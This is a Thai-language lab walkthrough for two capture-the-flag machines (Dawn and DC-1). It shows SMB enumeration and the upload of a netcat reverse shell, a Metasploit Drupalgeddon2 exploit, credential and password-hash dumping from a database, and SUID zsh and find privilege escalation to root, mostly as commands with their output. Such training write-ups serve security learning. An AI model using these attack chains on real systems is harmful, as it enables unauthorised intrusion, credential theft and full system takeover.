
- กด Browse ที่ช่อง File With list of dirs/files

File with list of dirs/files

- โดยเลือก usr > share > wordlists > dirbuster > <directory_list ที่ต้องการ>.txt




- กด start



4.เมื่อโปรแกรมทำงานจนเสร็จ กดที่ Results - Tree View


5.กด / > logs



Directory Structure	Response Code	Response Size
/	200	1063
/icons	403	467
/logs	200	1736
auth.log	403	474
daemon.log	403	476
error.log	403	475
management.log	200	83895

6.พบว่า Directory ที่ชื่อว่า logs อยู่ให้ลองเข้าไปดูที่ <target_ip>/logs/ ในเบราว์เซอร์

7.พบไฟล์ทั้งหมด 4 ไฟล์ แต่มีเพียงแค่ management.log ที่มีข้อมูล



Name	Last modified	Size	Description
Parent Directory	-	-	-
auth.log	2020-08-01 08:03	0	
daemon.log	2020-08-01 08:03	0	
error.log	2020-08-01 08:03	0	
management.log	2020-08-12 09:54	81K	

Apache/2.4.38 (Debian) Server at 192.168.157.11 Port 80

8.Download management.log

9.เปิดไฟล์

10.มองหาวันที่กำหนดเวลาไว้หรือ cron jobs ที่กล่าวถึงใน log เช่น product-control , web-control



11.เมื่อพบจะเห็นได้ว่าจะมี ITDEPT ที่คาดว่าย่อมาจาก IT Department จึงน่าจะมีการแชร์ไฟล์หรืออุปกรณ์ต่างๆ จึงจำเป็นต้องค้นหา SMB (Server Message Block)

12. ค้นหา SMB ด้วยคำสั่ง enum4linux <target_ip>

```
(kali@kali)-[~]
$ enum4linux 192.168.157.11
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu May 16 04:12:56 2024
===== ( Target Information ) =====
```

13. จะพบว่า ITDEPT เป็น Disk ที่มีการแชร์ไฟล์กัน และสถานะ Mapping, Listing เป็น OK

```
( Share Enumeration on 192.168.157.11 )
=====
Sharename      Type      Comment
-----
print$         Disk      Printer Drivers
ITDEPT         Disk      PLEASE DO NOT REMOVE THIS SHARE. IN CASE YOU ARE NOT AUTHORIZED TO USE THIS SYSTEM LEAVE IMMEDIATELY.
IPC$          IPC       IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.

Server          Comment
-----
Workgroup       Master
WORKGROUP      WIN2K3STDVIC

[+] Attempting to map shares on 192.168.157.11
//192.168.157.11/print$ Mapping: DENIED Listing: N/A Writing: N/A
//192.168.157.11/ITDEPT Mapping: OK Listing: OK Writing: N/A
```

Step 2 : Attack

1. การโจมตี SMB ด้วยคำสั่ง smbclient //<target_ip>ITDEPT/ -H

```
(kali@kali)-[~]
$ smbclient //192.168.157.11/ITDEPT/ -N
Try "help" to get a list of possible commands.
smb: \> ls
.                               D          0   Fri Aug  2 23:23:20 2019
..                              D          0   Wed Jul 22 13:19:41 2020


7158264 blocks of size 1024. 3506184 blocks available
smb: \> 
```

2. สามารถเข้าสู่ SMB ได้ จึงต้องสร้าง Payload Netcat Reverse Shell


3. ใช้คำสั่ง nano เพื่อสร้างไฟล์ Payload ด้วยคำสั่ง nano <file_name>

4. เข้าสู่เว็บไซต์ <https://www.revshells.com/> เพื่อ Generator คำสั่ง Reverse shell

5. ให้ใส่ IP เครื่องของเราที่ช่อง IP และ ใส่ Port เพื่อเป็นช่องทางกลับมาที่ช่อง Port




6. เลือก nc mkfifo และ คัดลอกคำสั่งไปใส่ในไฟล์ที่เราทำการสร้างด้วย nano



7. เมื่อสร้างไฟล์เสร็จสิ้นให้ใช้คำสั่ง smbclient //<target_ip>ITDEPT/ -H อีกครั้ง

8. เมื่อเชื่อมต่อได้ให้ใช้คำสั่ง PUT <file_name> ที่เราสร้างด้วย nano



9. กลับเข้าสู่เว็บไซต์ <https://www.revshells.com/> และคัดลอกคำสั่งที่ช่อง Listener

10. เปิด command line อีกหน้าต่าง และใส่คำสั่งที่ได้คัดลอกมา

11. รอ Payload ที่เรานำขึ้น SMB ITDEPT ติดต่อกลับเข้ามา



Step 3 : ค้นหา flag

1. เมื่อ Payload ติดต่อกลับมายังเครื่องของเรา ให้ใช้คำสั่ง pwd เพื่อตรวจสอบ path ปัจจุบัน

```
(kali@kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.45.174] from (UNKNOWN) [192.168.157.11] 56874
sh: 0: can't access tty; job control turned off
$ pwd
/home/dawn
```

2. ใช้คำสั่ง whoami ว่าปัจจุบันเราอยู่ใน SUID ที่มีชื่ออะไร

```
$ whoami
dawn
```

3. ใช้คำสั่ง ls ดูว่า Path ปัจจุบันมีไฟล์อะไรอยู่บ้าง

```
$ ls
ITDEPT
local.txt
```

4. ใช้คำสั่ง cat ไฟล์ local.txt

```
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.45.174] from (UNKNOWN) [192.168.157.11] 56874
sh: 0: can't access tty; job control turned off
$ pwd
/home/dawn
$ whoami
dawn
$ ls
ITDEPT
local.txt
$ cat local.txt
2a7...bd...41f...b70...dc...
```

5. กว่าจะได้ flag ของ SUID ที่มีสิทธิ์ปกติ

Step 4 : Privilege Escalation

1. ใช้คำสั่ง find / -perm -u=s -type f 2>/dev/null ตรวจสอบหาไฟล์ที่มี SUID permissions เพื่อหาวิธีการยกระดับสิทธิ์

```
$ find / -perm -u=s -type f 2>/dev/null
^[[A/usr/sbin/mount.cifs
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/ject/dmccrpt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/su
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/mount
/usr/bin/zsh
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/fusermount
/usr/bin/umount
/usr/bin/chfn
```

2. จะพบ zsh ที่มี SUID permissions สามารถยกระดับสิทธิ์โดยการรัน

3. ให้เราใช้คำสั่ง `cd /usr/bin/`

```
$ cd /usr/bin/
```

4. ใช้คำสั่ง `ls` ดูว่า Path ปัจจุบันมีไฟล์อะไรบ้าง

```
x-terminal-emulator 2.8.2011.2012.10.1
xvinfo
xwininfo
xxd
xz
xzcat
xzcmp
xzdiff
xzegrep
xfgrep
xzgrep
xzless
xzmore
yes
ypdomainname
zcat
zcmp
zdiff
zdump
zegrep
zfgrep
zforce
zgrep
zipdetails
zipgrep
zipinfo
zjsdecode
zless
zmore
znew
zsh
zsh5
$
```

5. ให้ใช้คำสั่ง `./zsh` เพื่อเรียกใช้ zsh

```
$ ./zsh
```

6. ใช้คำสั่ง `whoami` ว่าปัจจุบันเราอยู่ใน SUID ที่มีชื่อว่าอะไร

```
whoami
root
```

7. ใช้คำสั่ง `cd /root/`

8. ใช้คำสั่ง `ls` จะพบไฟล์ทั้งหมด 2 ไฟล์

```
ls
flag.txt
proof.txt
```

9. ใช้คำสั่ง `cat flag.txt` จะพบว่า flag ไม่ได้อยู่ในไฟล์นี้

```
cat flag.txt
Your flag is in another file ...
```

10. ใช้คำสั่ง `cat proof.txt` จะพบว่า flag อยู่ในไฟล์นี้

```
cat flag.txt
Your flag is in another file ...
cat proof.txt
3 01 011 f47 0dd
```

3. DC-1 Walkthrough

1. แสกนหา port ที่เปิดอยู่โดยใช้คำสั่ง nmap [ip target]


```

File Actions Edit View Help
root@kali: /home/kali/Desktop x root@kali: /home/kali x
(root@kali)-[/home/kali]
# nmap 192.168.153.193
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-16 14:05 EDT
Nmap scan report for 192.168.153.193
Host is up (0.041s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 2.75 seconds

(root@kali)-[/home/kali]
#
  
```

2. โจมตีด้วย port http เปิด web browser ด้วย port 80



5. ค้นหา Module ที่ใช้โจมตีช่องโหว่ของ CMS Drupal โดยใช้คำสั่ง drupalgeddon

```
msf6 > search drupalgeddon

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -      -
0  exploit/unix/webapp/drupal_drupalgeddon2 2018-03-28      excellent Yes    Drupal Drupalgeddon2
1  2 Forms API Property Injection          Intermediate    Never

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/drupal_drupalgeddon2

msf6 > 
```

6. เรียกใช้ Module ด้วยคำสั่ง use 0 และใช้คำสั่ง show targets เพื่อแสดงเวอร์ชันที่สามารถโจมตีได้

```
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali/Desktop x root@kali: /home/kali x

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show targets

Exploit targets:

Id  Name
--  --
⇒ 0  Automatic (PHP In-Memory)
1  Automatic (PHP Dropper)
2  Automatic (Unix In-Memory)
3  Automatic (Linux Dropper)
4  Drupal 7.x (PHP In-Memory)
5  Drupal 7.x (PHP Dropper)
6  Drupal 7.x (Unix In-Memory)
7  Drupal 7.x (Linux Dropper)
8  Drupal 8.x (PHP In-Memory)
9  Drupal 8.x (PHP Dropper)
10 Drupal 8.x (Unix In-Memory)
11 Drupal 8.x (Linux Dropper)

msf6 exploit(unix/webapp/drupal_drupalgeddon2) > 
```

7. ใช้คำสั่ง set rhosts [ip target] และตามด้วยคำสั่ง run

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 192.168.153.193
RHOSTS => 192.168.153.193
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > █
```

8. เข้า shell script และดู id และ user โดยใช้คำสั่ง shell , id , whoami

```
meterpreter > shell
Process 3412 created.
Channel 1 created.
█
```

```
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
█
```

เมื่อเข้าถึง server แล้วลองเพิ่มระดับสิทธิ์ของ user

9. ใช้คำสั่ง ls แสดงรายชื่อไฟล์และโฟลเดอร์

```
ls
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
flag1.txt
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
sites
themes
```

จากรูปด้านบนจะเห็นว่าไฟล์ชื่อ flag1.txt ซึ่งเป็น Object แรกที่เราเจอ


ใช้คำสั่ง cat flag1.txt เพื่อดูข้อความ

```
cat flag1.txt
Every good CMS needs a config file - and so do you.
█
```

10.หาไฟล์ config ของ server เป้าหมาย

ทั้งหมด วิดีโอ รูปภาพ ข้อเขียน ข่าวสาร : เพิ่มเดิม เครื่องมือ

The Drupal system configuration in code is set in the [sites/default/settings.php](#) file. 13 ธ.ค. 2565

 Pantheon Docs
<https://docs.pantheon.io/guides/php/settings-php> :

[Configure Your Drupal Settings.php File - Pantheon Docs](#)

เกี่ยวกับตัวอย่างข้อมูลแนะนำ • ความคิดเห็น

คำถามอื่นๆ :


Where is the Drupal config file? ▾

Where are Drupal 7 modules located? ▾

Where are Drupal files located? ▾


How to get config value in Drupal? ▾

ความเห็น

 Drupal.org
<https://www.drupal.org/support/where-is-settings-php> :

[Where is settings.php located?](#)

12 พ.ค. 2549 — wherever you extracted drupal to, settings.php is in **sites/default**. Log in or register to post comments. facechomp's picture ...

 Stack Overflow

ทดลอง cat ไฟล์ออกมาดู

```
cat sites/default/settings.php
<?php

/**
 * Proving Grounds Play
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 */

$databases = array ( (33) Get to work (15) Try harder (3)
  'default' =>
    array (
      'default' =>
        array (
          'database' => 'drupaldb',
          'username' => 'dbuser',
          'password' => 'R0ck3t',
          'host' => 'localhost',
          'port' => '',
          'driver' => 'mysql',
          'prefix' => '',
        ),
      ),
    ),
);

/**
 * Access control for update.php script.
 *
 * If you are updating your Drupal installation using the update.php script but
 * are not logged in using either an account with the "Administer software
 * updates" permission or the site maintenance account (the account that was
 * created during installation), you will need to modify the access check
 * statement below. Change the FALSE to a TRUE to disable the access check.
```

จากรูปด้านบน เมื่อใช้คำสั่ง cat จะพบ flag2 แล้วก็ database เป็น MySQL

13. ลองเข้าไปดูฐานข้อมูลของเป้าหมายใช้คำสั่ง `python -c "import pty; pty.spawn('/bin/bash')"`

```
python -c "import pty; pty.spawn('/bin/bash')"
```

Mysql -u dbuser -p และใส่ password ที่ได้มา

```
www-data@DC-1:/var/www$ mysql -u dbuser -p
mysql -u dbuser -p
Enter password: R0ck3t

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 60
Server version: 5.5.60-0+deb7u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

ใช้คำสั่ง `show databases;` เพื่อดูฐานข้อมูล และใช้คำสั่ง `use drupaldb` เพื่อเลือกฐานข้อมูล

```
mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| drupaldb |
+-----+
2 rows in set (0.00 sec)

mysql> use drupaldb
use drupaldb
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

ใช้คำสั่ง show tables; เพื่อดู tables

```
| search_index
| search_node_links
| search_total
| semaphore
| sequences
| sessions
| shortcut_set
| shortcut_set_users
| system
| taxonomy_index
| taxonomy_term_data
| taxonomy_term_hierarchy
| taxonomy_vocabulary
| url_alias
| users
| users_roles
| variable
| views_display
| views_view
| watchdog
```

จากรูปด้านบนจะแสดง tables ของฐานข้อมูล

ทดลองใช้คำสั่ง select * from users; เพื่อเรียกดู

uid	name	pass	status	timezone	language	picture	init	mail	data	theme	signature	signature_format	created	access
login														
0	0	0	0	NULL		0			NULL			NULL	0	0
1	admin	\$S\$dVQI6Y600iNeXRiEEMF94Y6FVN8nuj3cEDTCP9n55.i38jnEKuDR	1	Australia/Melbourne		0		admin@example.com	b:0;			NULL	1550581826	1550583852
2	Fred	\$S\$DWGrxf6.D0cwB5Ts.GlnLw15chRRWH2s1R3Q8wC0EkvBQ/9TCGg	1	Australia/Melbourne		0		fred@example.org	b:0;			filtered_html	1550581952	1550582225

เราจะได้ข้อมูลของ user มี id และ password ที่เป็นค่า hash อยู่ด้วย

เมื่อทดลองเข้า tables ไปเรื่อยๆเราก็จะเจอ flag3 อยู่ที่ table node

```
mysql> select * from node;
select * from node;
```

nid	vid	type	language	title	uid	status	created	changed	comment	promote	sticky	tnid	translate
1	1	page	und	Main	2	1	1550582250	1550582250	0	0	0	0	0
2	2	page	und	flag3	1	0	1550582412	1550583860	0	0	0	0	0

```
2 rows in set (0.00 sec)

mysql>
```

14. เราเจอ flag1 flag2 flag3 แล้วซึ่งมีชื่อที่เป็นลำดับเรียงกัน เมื่อลองใช้คำสั่ง locate flag4

```
www-data@DC-1:/var/www$ locate flag4
locate flag4
/home/flag4
/home/flag4/.bash_history
/home/flag4/.bash_logout
/home/flag4/.bashrc
/home/flag4/.profile
/home/flag4/flag4.txt
www-data@DC-1:/var/www$
```

จากรูปเราก็จะเห็นว่า flag4 มีอยู่จริงๆอยู่ที่ Path /home/flag4/flag4.txt

ใช้คำสั่ง cat ออกมาดู


```
/home/flag4/flag4.txt
www-data@DC-1:/var/www$ cat /home/flag4/flag4.txt
cat /home/flag4/flag4.txt
Can you use this same method to find or access the flag in root?
```

15. เมื่อใช้คำสั่ง find คำสั่งสามารถค้นสิทธิ์ root ได้ไม่ว่าจะเป็นยูเซอรืไหนก็ตาม

```
www-data@DC-1:/var/www$ find root
find root
find: 'root': No such file or directory; use the following options to break out from restricted environments by spawning an interactive system shell.
www-data@DC-1:/var/www$ find /root
find /root
/root
/root/.profile
/root/.drush
/root/.drush/drush.complete.sh
/root/.drush/drush.prompt.sh
/root/.drush/cache
/root/.drush/cache/usage
/root/.drush/cache/download
/root/.drush/cache/download/https—updates.drupal.org-release-history-views-7.x
/root/.drush/cache/download/https—ftp.drupal.org-files-projects-views-7.x-3.20.tar.gz
/root/.drush/cache/download/https—updates.drupal.org-release-history-drupal-7.x
/root/.drush/cache/download/https—ftp.drupal.org-files-projects-ctools-7.x-1.15.tar.gz
/root/.drush/cache/download/https—updates.drupal.org-release-history-ctools-7.x
/root/.drush/cache/download/https—ftp.drupal.org-files-projects-drupal-7.24.tar.gz
/root/.drush/drushrc.php
/root/.drush/drush.bashrc
/root/proof.txt
/root/thefinalflag.txt
/root/.bash_history
/root/.bashrc
/root/.aptitude
/root/.aptitude/cache
/root/.aptitude/config
www-data@DC-1:/var/www$ find
```

เราจะใช้ของไหน SUID เพื่อยกระดับสิทธิ์ user

สามารถหาคำสั่งเพื่อใช้ช่องโหว่คำสั่งได้จากเว็บ <https://gtfobins.github.io/> เพื่อหาคำสั่งในการยกระดับสิทธิ์ของคำสั่ง find ที่เป็นช่องโหว่



DATA is a format string, it supports some escape sequences.

```
LFIL=FILE=file to write
find / -fprintf "$FILE" DATA -quit
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .
./find . -exec /bin/sh -p \; -quit
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

โดยจะใช้คำสั่ง `find . -exec /bin/sh \; -quit` เมื่อใช้คำสั่งเราจะได้สิทธิ์เป็น root

```
www-data@DC-1: /var/www$
www-data@DC-1: /var/www$ find . -exec /bin/sh \; -quit
find . -exec /bin/sh \; -quit
# whomai
whomai
/bin/sh: 1: whomai: not found
# whoami
whoami
root
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
#
```

เมื่อใช้คำสั่ง `whoami` เราก็จะได้สิทธิ์เป็น root แล้ว

ใช้คำสั่ง `cat thefinalflag.txt` เพื่อดู flag สุดท้ายเป็นอันเสร็จสิ้น

```
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# cat root/proof.txt
cat root/proof.txt
cat: root/proof.txt: No such file or directory
#

# cat /root/proof.txt
cat /root/proof.txt
ce235bd9a4ead6cb4d69b898d0b72331
# cat /root/thefinalflag.txt
cat /root/thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.
You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
#
```